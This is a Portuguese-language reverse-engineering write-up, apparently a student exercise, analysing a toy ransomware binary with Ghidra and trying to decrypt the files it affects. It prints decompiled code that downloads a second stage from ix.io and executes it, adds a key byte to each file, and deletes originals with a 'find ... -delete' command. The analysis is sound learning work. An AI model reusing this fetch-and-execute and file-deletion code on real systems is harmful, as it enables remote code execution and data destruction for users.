


# TAG- Engenharia Reversa

Nome: Mariane Ferreira

O que o arquivo tag faz?

A priori, copia a minha pasta home para o diretório na qual eu rodei o arquivo tag e os encripta.



```
1
2 undefined8 main(void)
3
4 {
5     uint uVar1;
6
7     puts("Olá!");
8     system("mkdir -p $USER && cp ~/* $USER 2> /dev/null");
9     puts("Codificando os arquivos da sua home...");
10    puts("Procure por uma forma de descodificá-los");
11    puts("OBS: Não desligue sua máquina, se não não será mais possível");
12    sleep(1);
13    encripta_arquivos();
14    printa_ascii_art();
15    uVar1 = _system_integrity_check();
16    _system_loader_callback("http://ix.io/2c6V", (ulong)uVar1);
17    puts(
18        "brincadeira, fiz uma cópia da sua home no diretório atual e
19    );
20    return 0;
21 }
22
```

Abaixo temos uma função chamada `download_file_from_url` que recebe 2 parametros, um indefinido e um char, e um monte de curl da libcurl, que serve para transferência de arquivos.

```
Decompile: download_file_from_url - (tag)


1
2 void download_file_from_url(undefined8 param_1, char *param_2)
3
4 {
5     long lVar1;
6     FILE *__stream;
7
8     lVar1 = curl_easy_init();
9     if (lVar1 != 0) {
10         __stream = fopen(param_2, "wb");
11         curl_easy_setopt(lVar1, 0x2712, param_1, 0x2712);
12         curl_easy_setopt(lVar1, 0x4e2b, write_data, 0x4e2b);
13         curl_easy_setopt(lVar1, 0x2711, __stream, 0x2711);
14         curl_easy_perform(lVar1);
15         curl_easy_cleanup(lVar1);
16         fclose(__stream);
17     }
18     return;
19 }
20
```

Aqui temos a função encripta arquivos, que gera números aleatórios não repetidos em função do tempo usando a srand, e depois os "sorteia aleatoriamente usando a rand.

```
Decompile: encripta_arquivos - (tag)

1
2 void encripta_arquivos(void)
3
4 {
5     time_t tVar1;
6
7     tVar1 = time((time_t *)0x0);
8     srand((uint)tVar1);
9     rand();
10    return;
11 }
12
```

Nesta função, é gerada uma variável iVar2 que recebe um valor aleatório, enquanto a uVar1 é o resto da iVar2 por 5 somado 1. Depois é aberto um arquivo key na pasta /tmp da raiz e é escrito a variável uVar1 neste arquivo. No meu caso, o resultado saiu "5".



```
1 |
2 | unsigned long _system_integrity_check(void)
3 |
4 | {
5 |     unsigned int uVar1;
6 |     int iVar2;
7 |     FILE *__stream;
8 |
9 |     iVar2 = rand();
10 |    uVar1 = iVar2 % 5 + 1;
11 |    __stream = fopen("/tmp/key", "w+");
12 |    fprintf(__stream, "%d\n", (unsigned long)uVar1);
13 |    fclose(__stream);
14 |    return (unsigned long)uVar1;
15 | }
16 |
```

Nesta função ela recebe 2 parâmetros: um indefinido e um unit, sendo o primeiro parâmetro passado para a função download\_file\_from\_url (que baixa um arquivo de uma url), e o sprintf está transformando a linha do chmod para string e o param\_2 para inteiro.

```
Decompile: _system_loader_callback - (tag)

1
2 void _system_loader_callback(undefined8 param_1, uint param_2)
3
4 {
5     long in_FS_OFFSET;
6     char local_98 [136];
7     long local_10;
8
9     local_10 = *(long *)(in_FS_OFFSET + 0x28);
10    download_file_from_url(param_1, ".encryptador", ".encryptador");
11    sprintf(local_98, "%s %d\n", "chmod u+x .encryptador && ./encryptador", (ulong)param_2);
12    system(local_98);
13    sleep(2);
14    if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
15        /* WARNING: Subroutine does not return */
16        __stack_chk_fail();
17    }
18    return;
19 }
20
```

Nesta é chamada a encripta arquivos com o seu número aleatorio, chama a função que printa a arte ascii e chama a system\_integrity\_check, na qual o seu retorno é atribuida ao uVar1(no caso variavel "5").na system\_load\_callback é passado uma url na qual é baixado seus arquivos( porque param1 é uma url e na função download\_file\_from\_url o primeiro parametro é para download de arquivo, enquanto param2 é para só nomear o arquivo que será aberto.

```
Decompile: main - (tag)

1
2 undefined8 main(void)
3
4 {
5     uint uVar1;
6
7     puts("Olá!");
8     system("mkdir -p $USER && cp ~/* $USER 2> /dev/null");
9     puts("Codificando os arquivos da sua home...");
10    puts("Procure por uma forma de decodificá-los");
11    puts("OBS: Não desligue sua máquina, se não não será mais possível recuperar os dados!!!");
12    sleep(1);
13    encripta_arquivos();
14    printa_ascii_art();
15    uVar1 = _system_integrity_check();
16    _system_loader_callback("http://ix.io/2c6V", (ulong)uVar1);
17    puts(
18        "brincadeira, fiz uma cópia da sua home no diretório atual e encriptei seus arquivos lá, rs"
19    );
20    return 0;
21 }
22
```

O que tiramos disso aqui?

Os arquivos foram encriptados usando o arquivo do link "[http://ix.io/2c6V\\_00102149](http://ix.io/2c6V_00102149)" e com uma key gerada (no meu caso foi a 5).

Uma rápida busca na internet descobrimos que podemos baixar o arquivo usando o comando curl, sendo assim, baixei ele usando curl `http://ix.io/2c6V_00102149 --output my`, o que gerou um arquivo "my". Jogando ele no Ghidra (programa usado para esta análise), vamos analisar as funções.

Análise do arquivo "my":

Temos o `char* _name` que recebe o nome "USER".

Temos uma main que tem um `int param_1` e um `undefined` como `param_2`. Se o valor de `param_1` for maior que 3, o `undefined uVar3` recebe "1", se não, fazemos um casting do `iVar1` que é um inteiro para `char` e usamos a posição 1. Abrimos o diretório "USER", e se der erro, vamos para o goto lá em baixo que retorna o `uVar3` como 1. Se não, o `local_218` recebe uma string .leo. Abrimos um arquivo com o nome `local_218` e vamos pegando o o caracteres de cada stream e atribuindo para `iVar2` através do while.

Eu acho que aqui todos os meus arquivos estão na extensão .leo.

Na linha 49, há a encriptação, somando um caractere de `iVar2` em cada arquivo de `_stream_00`.

```
Decompile: main - (my)

1
2 undefined8 main(int param_1,undefined8 *param_2)
3
4 {
5     int iVar1;
6     int iVar2;
7     char *__name;
8     undefined8 uVar3;
9     DIR *__dirp;
10    int *piVar4;
11    FILE *__stream;
12    FILE *__stream_00;
13    dirent *pdVar5;
14    long in_FS_OFFSET;
15    char local_418 [512];
16    char local_218 [520];
17    long local_10;
18
19    local_10 = *(long *)(in_FS_OFFSET + 0x28);
20    __name = getenv("USER");
21    if (param_1 < 2) {
22        printf("usage: ./%s <argument>",&param_2);
23        uVar3 = 1;
24    }
25    else {
26        iVar1 = atoi((char *)param_2[1]);
27        __dirp = opendir(__name);
28        if (__dirp == (DIR *)0x0) {
29            piVar4 = __errno_location();
```

```

41            piVar4 = __errno_location();
42            __name = strerror(*piVar4);
43            fprintf(stderr,"Error : Failed to open %s - %s\n",local_418,__name);
44            uVar3 = 1;
45            goto LAB_001014b3;
46        }
47        sprintf(local_218,"%s.leo",local_418);
48        __stream_00 = fopen(local_218,"w");
49        while( true ) {
50            iVar2 = fgetc(__stream);
51            if ((char)iVar2 == -1) break;
52            fputc((char)iVar2 + iVar1,__stream_00);
53        }
54        fclose(__stream_00);
55        fclose(__stream);
56    }
57    }
58    system("find $USER -type f ! -name '*.leo\' -delete");
59    uVar3 = 0;
60    }
61    }
62 LAB_001014b3:
63    if (local_10 == *(long *)(in_FS_OFFSET + 0x28)) {
64        return uVar3;
65    }
66    /* WARNING: Subroutine does not return */
67    __stack_chk_fail();
68 }
69
```

Como decriptar os arquivos?

Como a encriptação dos arquivos se dá por a soma de um caractere a cada arquivo da pasta e muda-se para a extensão para .leo, em teoria, basta mudar a função de soma e subtração e criar uma função para remover a extensão .leo.

Problemas encontrados:

1. Consegui mudar a soma para subtração alterando o assembly do código no gHidra como um arquivo binário, salvei e rodei, porém, como não criei a função para alterar a extensão, os arquivos ficaram duplicados, sendo um deles com a extensão .leo e outra copia com .leo.leo
2. Não sabia criar a função de mudar a extensão, nem em C e muito menos mudar o arquivo em binário para fazer isto. O "programa" se chama mytest.bin.

